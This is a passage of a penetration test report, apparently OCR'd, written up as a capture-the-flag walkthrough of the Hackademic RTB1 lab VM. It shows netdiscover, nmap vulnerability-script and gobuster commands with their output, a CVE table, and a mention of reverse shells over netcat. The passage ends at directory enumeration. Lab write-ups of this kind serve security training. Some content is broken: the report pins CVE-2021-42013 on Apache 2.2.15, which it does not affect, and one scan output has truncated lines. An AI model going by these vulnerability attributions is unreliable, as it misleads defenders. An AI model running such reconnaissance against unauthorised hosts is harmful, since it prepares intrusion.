
Penetration Test Report



Prepared by: MD ZAHED HOSSAIN
Prepared for:
Version: 1.0
Date: 28-08-2025

Disclaimer

This penetration testing report has been prepared solely at the request and with the explicit permission of the client. All findings and analysis are based on personal skills and best efforts, and no guarantees are made regarding the accuracy, completeness, or reliability of the information provided. The tester (i.e., myself) shall not be held responsible for any damages, data loss, disruptions, or unintended consequences resulting from the use or interpretation of this report. This report is intended strictly for security evaluation and educational purposes only. It must not be shared, copied, or used for any other purpose without explicit consent. Any mention of third-party tools, systems, or organizations is for informational purposes only and does not imply any endorsement or affiliation

Confidentiality Statement

This document is intended solely for the individual or organization who authorized the penetration test. It contains sensitive and confidential information related to the security posture of the tested system. Unauthorized reproduction, distribution, or usage of this report, in whole or in part, is strictly prohibited without the written consent of the tester and the authorized client.

Table of Content


Version History

Version	Date	Revised by	Comment
1.0	28-08-2025	Md Zahed Hossain	First release of test report

Assessment Overview

Phases of penetration testing activities include the following:

- **Planning** – Customer goals are gathered and rules of engagement obtained.
- **Discovery** – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- **Attack** – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- **Reporting** – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.




Additionally, the attack phase comprised several distinct steps, executed iteratively as information was discovered.

1. Gained access to the system or environment in a way that was not intended.

2. Escalated privileges to move from regular or anonymous user to a more privileged position.
3. Browsed to explore the newly accessed environment and identify useful assets and data.
4. Deployed tools to attack further from the newly gained vantage point.
5. Exfiltrated data.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.



Finding Severity Ratings

Severity	CVSS v3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. Patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges or data loss. Patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but not easily exploitable. Require extra steps like social engineering.
Low	0.1-3.9	Non-exploitable vulnerabilities but reduce attack surface. Patch in next maintenance window.
Informational	N/A	No vulnerability exists. Additional information provided regarding testing and documentation.

Discovery & Reconnaissance

As the first step of this engagement, Supreme Security Limited performed discovery and reconnaissance of the environment. This included performing network or application scans; reviewing the system, network or application architecture; or walking through a typical use case scenario for the environment. The results of discovery and reconnaissance determine vulnerable areas which may be exploited.


Validation & Exploitation

Supreme Security Limited used the results of the reconnaissance efforts as a starting point for manual attempts to compromise the Confidentiality, Integrity and Availability (CIA) of the environment and the data contained therein.

The highest risk vulnerabilities identified were selectively chosen by the assessor for exploitation attempts. The detailed results of these exploitation and validation tests follow in the sections below. While Supreme Security Limited may not have had time to exploit every vulnerability found, the assessor chose those vulnerabilities that provided the best chance to successfully compromise the systems in the time available**.**

Target: Hackademic RTB1

Goal: Get root access and read key.txt



Hackademic.RTB1

The First Realistic Hackademic Challenge (root this box).

Got root?!

Friday, January 7, 2011 | 4:08 am

This is the first **Realistic Hackademic Challenge** (*root this box*).
Have you got the skills to exploit this box and to take root?

Goal:
Gain access to the (*HackademicRTB1*) box and read the "**Key.txt**" file in the root directory.

—NickJames | no comments
(posted in Uncategorized

If you're diving into penetration testing or sharpening your CTF skills, *Hackademic RTB1* is an excellent boot-to-root vulnerable machine designed to emulate real-world attack paths — from reconnaissance to root.

This write-up walks through all steps needed to compromise the box, escalate privileges, and capture the flag. The machine is realistic, targets WordPress, and requires basic offensive security tactics.

Iformation gathering


Network Discovery

We begin by identifying the target machine’s IP on our local network using netdiscover:

sudo netdiscover

Command

sudo netdiscover



```
Currently scanning: 172.21.28.0/16   |   Screen View: Unique Hosts

136 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 8160
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.116.1   00:50:56:c0:00:08    107    6420  VMware, Inc.
192.168.116.2   00:50:56:f0:e2:39     14     840  VMware, Inc.
192.168.116.132 00:0c:29:eb:72:47     11     660  VMware, Inc.
192.168.116.254 00:50:56:f5:0f:e9      4     240  VMware, Inc.
```


Once the IP is identified, we proceed to enumeration.

Footprinting the Host

Run a full port scan with service detection:

nmap -oN nmap-scan 192.168.116.132


Press enter or click to view image in full size



```
─(kali㉿kali)-[~]
─$ cd ~/Desktop/RBT1

─(kali㉿kali)-[~/Desktop/RBT1]
─$ nmap -oN nmap-scan 192.168.116.132

tarting Nmap 7.95 ( https://nmap.org ) at 2025-08-27 03:49 EDT
map scan report for 192.168.116.132
ost is up (0.00030s latency).
ot shown: 988 filtered tcp ports (no-response), 10 filtered tcp ports (host-prohibited)
ORT   STATE  SERVICE
2/tcp closed ssh
0/tcp open   http
AC Address: 00:0C:29:EB:72:47 (VMware)

map done: 1 IP address (1 host up) scanned in 5.33 seconds

─(kali㉿kali)-[~/Desktop/RBT1]
─$ 
```

Command

Nmap -sV –script vu;n -Pn 192.168.116.132



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV --script vuln -Pn 192.168.116.132

Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-27 12:38 EDT
Nmap scan report for 192.168.116.132
Host is up (0.00035s latency).
Not shown: 986 filtered tcp ports (no-response), 12 filtered tcp ports (host-prohibited)
PORT   STATE  SERVICE VERSION
22/tcp closed ssh
80/tcp open   http    Apache httpd 2.2.15 ((Fedora))
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Apache/2.2.15 (Fedora)
|_http-trace: TRACE is enabled
| http-vuln-cve2011-3192:
|   VULNERABLE:
|   Apache byterange filter DoS
|     State: VULNERABLE
|     IDs:  CVE:CVE-2011-3192  BID:49303
|       The Apache web server is vulnerable to a denial of service attack when numerous
|       overlapping byte ranges are requested.
|     Disclosure date: 2011-08-19
|     References:
|       https://www.securityfocus.com/bid/49303
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
|       https://seclists.org/fulldisclosure/2011/Aug/175
|_      https://www.tenable.com/plugins/nessus/55976
| http-enum:
```

Vulnerability Assessment

1. Target Information

Target IP	**192.168.116.132**
Operating System	**Linux Fedora (Kernel 2.6.31)**
Running Service	**Apache HTTPD 2.2.15 (Fedora) on Port 80**
Other Ports	**Port 22 (SSH) closed**

2. Nmap Vulnerability Scan

Command Used:

nmap -sV --script vuln -Pn 192.168.116.132


Findings:

Open Port	**Detected Service**
Port 80 (HTTP)	**Apache httpd 2.2.15 (Fedora)**

Vulnerability Details

Apache HTTPD 2.2.15 Vulnerabilities

CVE ID	Type	Description	Risk
CVE-2011-3192	Denial of Service	Byterange filter vulnerability in Apache, attacker can crash the web server with crafted requests.	Medium
CVE-2017-3167 / CVE-2017-3169 / CVE-2017-7679	Authentication Bypass / Buffer Overflow	Exploiting these could allow remote attackers to bypass authentication or execute arbitrary code.	High
CVE-2016-5387 (httpoxy)	Proxy Exploitation	Attacker can exploit malicious HTTP_PROXY headers to redirect traffic via proxy.	Medium
CVE-2021-42013	Path Traversal + Remote Code Execution (RCE)	Apache allows attackers to bypass access restrictions and execute commands on the server.	Critical



Exploitation Possibilities

- Using Exploit-DB scripts (e.g., ID 15285 for kernel exploit, or Apache specific exploits).
- Metasploit Modules available for most of these Apache vulnerabilities.
- Manual Exploit: Uploading reverse shell via Apache vulnerable web app (e.g., file upload or LFI).

Tools Used

- **Nmap** → Service & vulnerability detection
- **Netcat** → Reverse shell listener
- **Searchsploit** → Exploit database search
- **Nikto** (recommended next step) → For web vulnerability scanning

Conclusion


The target machine is highly vulnerable due to outdated Apache HTTPD 2.2.15 and old Linux kernel (2.6.31). Critical vulnerabilities (like CVE-2021-42013) allow Remote Code Execution, making it possible to gain full system compromise.

Risk Level: HIGH

Enumerate directories

Commond

gobuster dir -u http://192.168.116.132 -w /usr/share/seclists/Discovery/Web-Content/common.txt



